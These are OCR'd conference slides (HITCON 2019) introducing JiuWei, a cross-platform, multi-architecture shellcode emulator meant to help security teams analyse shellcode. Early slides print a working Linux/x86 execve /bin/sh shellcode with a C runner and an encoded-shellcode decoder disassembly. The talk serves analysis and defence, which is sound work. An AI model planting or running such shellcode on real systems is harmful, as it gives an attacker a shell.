JiuWei(九尾)

Cross Platform Multi Arch Shellcode Executor

HITCON, August 2019

KaiJern LAU, kj -at- qiling.io
NGUYEN Anh Quynh, aquynh -at- gmail.com
huitao, CHEN null -at- qiling.io
TianZe DING, dliv3 -at- gmail.com
BoWen SUN, w1tcher.bupt -at- gmail.com

Congrats HITCON for the DEFCON CTF!

捷報！臺灣資安公司戴夫寇爾研究員獲黑帽大會Pwnie Awards最佳伺服器漏洞獎肯定

由臺灣資安公司戴夫寇爾資安研究員Orange Tsai與Meh Chang於黑帽大會上揭露的Pulse Secure及其他SSL VPN產品漏洞，因為影響企業資安層面又深又廣，獲得黑帽大會Pwnie Awards漏洞研究界奧斯卡獎的得獎肯定

文/ 黃彥棻 | 2019-08-09 發表

按讚加入iThome粉絲團

Pwnie Award Too

About kaijern.xwings.L

Director/Founder

Working hour is 007 and not 996. Hoping making the world a better place

- IoT Research
- Blockchain Research
- Fun Security Research

Badge Maker


Electronic fan boy, making toys from hacker to hacker

- Reversing Binary
- Reversing IoT Devices
- Part Time CtF player

Broker

Crew since 2008, from Kuala Lumpur till now AMS, SG, BEIJING and DXB

- 2006 (ctf) till end of time
- Core Crew
- Review Board




- 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- 2010, Hack In The Box, Malaysia, Speaker
- 2012, Codegate, Korean, Speaker
- 2015, VXRL, Hong Kong, Speaker
- 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- 2016, Qcon, Beijing, Speaker
- 2016, Kcon, Beijing, Speaker
- 2016, Intl. Antivirus Conference, Tianjin, Speaker
- 2017, Kcon, Beijing, Trainer
- 2017, DC852, Hong Kong, Speaker
- 2018, KCON, Beijing, Trainer
- 2018, DC010, Beijing, Speaker
- 2018, Brucon, Brussel, Speaker
- 2018, H2HC, San Paolo, Brazil, Speaker
- 2018, HITB, Beijing/Dubai, Speaker
- 2018, beVX, Hong Kong, Speaker
- 2019, VxCON, Hong Kong, Speaker
- 2019, Defcon 27 Demolabs

- MacOS SMC, Buffer Overflow, suid
- GDB, PE File Parser Buffer Overflow
- Metasploit Module, Snort Back Oriffice
- Linux ASLR bypass, Return to EDX

About NGUYEN Anh Quynh

- Nanyang Technological University, Singapore
- PhD in Computer Science
- Operating System, Virtual Machine, Binary analysis, etc
- Usenix, ACM, IEEE, LNCS, etc
- Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- Capstone disassembler: http://capstone-engine.org
- Unicorn emulator: http://unicorn-engine.org
- Keystone assembler: http://keystone-engine.org

About Dliv3



DUBHE

HACKING SECURITY

Agenda


- All About Exploitation and Shellcoding
- Challenges
- JiuWei
- Solutions
- Why JiuWei
- DEMO

Exploitation

Vulnerability Exploitation Flow

Memory Corruption → Exploitation → Shellcode → Full Control

- Smash Input
- Program Crash
- Craft Payload
- Control Execution Flow
- Shellcode Execution
- Full Control



Shellcode


Traditional Shellcode vs Modern Shellcode

```
    ***************************************************
    *    Linux/x86 execve /bin/sh shellcode 23 bytes    *
    ***************************************************
    *             Author: Hamza Megahed                 *
    ***************************************************
    *             Twitter: @Hamza_Mega                  *
    ***************************************************
    *     blog: hamza-mega[dot]blogspot[dot]com         *
    ***************************************************
    *   E-mail: hamza[dot]megahed[at]gmail[dot]com      *
    ***************************************************

xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

*******************************
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

- More Complex
- Harder to detect
- Designed to bypass detection
- Detection can be
  - Network
  - System/OS level

```
/*
; Insertion-Decoder.asm
; Author: Daniele Votta
; Description: This program decode shellcode with insertion technique (0xAA).
; Tested on: i686 GNU/Linux
; Shellcode Length:50
; JMP | CALL | POP | Techniques

Insertion-Decoder:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:   eb 1d                   jmp    804809f <call_decoder>

08048082 <decoder>:
 8048082:   5e                      pop    esi
 8048083:   8d 7e 01                lea    edi,[esi+0x1]
 8048086:   31 c0                   xor    eax,eax
 8048088:   b0 01                   mov    al,0x1
 804808a:   31 db                   xor    ebx,ebx

0804808c <decode>:
 804808c:   8a 1c 06                mov    bl,BYTE PTR [esi+eax*1]
 804808f:   80 f3 aa                xor    bl,0xaa
 8048092:   75 10                   jne    80480a4 <EncodedShellcode>
 8048094:   8a 5c 06 01             mov    bl,BYTE PTR [esi+eax*1+0x1]
 8048098:   88 1f                   mov    BYTE PTR [edi],bl
 804809a:   47                      inc    edi
 804809b:   04 02                   add    al,0x2
 804809d:   eb ed                   jmp    804808c <decode>

0804809f <call_decoder>:
 804809f:   e8 de ff ff ff          call   8048082 <decoder>

080480a4 <EncodedShellcode>:
 80480a4:   31 aa c0 aa 50 aa       xor    DWORD PTR [edx-0x55af5540],ebp
 80480aa:   68 aa 2f aa 2f          push   0x2faa2faa
 80480af:   aa                      stos   BYTE PTR es:[edi],al
 80480b0:   73 aa                   jae    804805c <_start-0x24>
 80480b2:   68 aa 68 aa 2f          push   0x2faa68aa
 80480b7:   aa                      stos   BYTE PTR es:[edi],al
 80480b8:   62 aa 69 aa 6e aa       bound  ebp,QWORD PTR [edx-0x55915597]
 80480be:   89 aa e3 aa 50 aa       mov    DWORD PTR [edx-0x55af551d],ebp
 80480c4:   89 aa e2 aa 53 aa       mov    DWORD PTR [edx-0x55ac551e],ebp
 80480ca:   89 aa e1 aa b0 aa       mov    DWORD PTR [edx-0x554f551f],ebp
 80480d0:   0b aa cd aa 80 aa       or     ebp,DWORD PTR [edx-0x557f5533]
 80480d6:   bb                      .byte 0xbb
 80480d7:   bb                      .byte 0xbb
```

Why Modern Shellcode




- IPS/IPS or maybe a smarter idea now
- Fire What
- Log Analysis or SIEM
- Content Filtering or Busy Body Second Layer IPS
- Antivirus, Anti Malware, Anti APT and Anti PC

Why Shellcode Analysis

Hunting Shellcode

Locate Shellcode

- Network Traffic
- Email Traffic
- Daily Received File




Extract Shellcode

- Identify Shellcode
- Extract Shellcode from Mess

Reading Shellcode

- Break Shellcode
- Read and Analyze Shellcode



Who Needs To Analyze Shellcode


- IT Security Department
- Security Appliance Vendor
- Anti Malware Vendor
- Government Official


Why Needs To Analyze Shellcode

- Detecting shellcode is easier compare to 0 day
- Post exploitation behavior
- How to go deeper
- How to bypass current security measurement

Where to Start

Disassembler







IDA, GBD, WinDBG and the List Goes On


Dynamic Analysis

Full ARCH Emulator



X86_32, X86_64 and not limited to






MIPS

ARM

AARCH64

Full OS Emulator

Windows Server and Windows Workstation



*BSD Linux OSX


Expectation

Shellcode Analysis Is Not Easy

Current Method

- AFTER obtain suspicious shellcode
- Manually check if this is a shellcode
- Manually study the shellcode
- Manually prepare verdict

A New HOPE



- AFTER obtain suspicious shellcode
- Automated check if this is a shellcode
- Automated shellcode execution
- Automated generate disassembler and execution report

What is Required

CPU Emulator

1960s - IBM released hypervisors on CP-40 and CP-67 operating systems [2]

1999 - VMware introduced virtualization to the x86 platform with VMware Workstation 1.0 [3][4]

2001 - IBM launched a hypervisor for midrange UNIX systems [2]

2001 - VMware released ESX Server 1.0 [5]

2003 - Public release of Xen [6]

2004 - Microsoft releases Virtual Server 2005 [7]

Many more vendors and enhanced virtualization solutions are released.


Over Emulate

System Emulator != CPU Emulator

User Mode Emulation

qemu-usermode

- Over Emulate
- Limited OS Support, Very Limited
- No Multi OS Support
- No Instrumentation



usercorn

- Very good project !
- Mostly *nix based only
- Limited OS Support (No Windows)
- Go and Lua is not hacker's friendly

Binee

- Very good project too
- Only X86 (32 and 64)
- Limited OS Support (No *NIX)
- Again, is GO


WINE

- Limited ARCH Support
- Limited OS Support, only Windows
- Not Sandbox Designed
- No Instrumentation


WSL/2


- Limited ARCH Support
- Only Linux and run in Windows
- Not Sandboxed, It linked to /mnt/c
- No Instrumentation (maybe)

To Make A Good “Hackable Emulator”




- Too Complicated to Pick One
- Too Debugger Oriented
- Limited Option have with Assembler and Debugger
- Normally only a Helping Script / IDAPython
- Limited Function






- You Need to Be a ASSEMBLER
- Each Good for Different ARCH
- Each Good for Different Platform
- Only Able to Use in Limited Platform
- Steep Leaving Curve



- Too Complicated To Choose From
- Each Good for Different ARCH
- Each Good for Different Platform
- Only Able to Use in Limited Platform
- Steep Leaving Curve

JiuWei

What Is JiuWei




- CROSS Platform
- Multi ARCH
- Written in Python
- Support Multiple File Input
- Support Various Output

Cross Platform

- Support Different OSes
- Linux Shellcode
- Windows Shellcode
- BSD Shellcode
- OSX Shellcode

Multi Architecture

- Support Architecture
- X86_32, X86_64
- MIPSel
- ARM
- AARCH64



Based On The Industrial Standard RE Framework

Capstone Engine

- Dr Quynh
- Disassembler
- Industry Standard
- Strip from LLVM

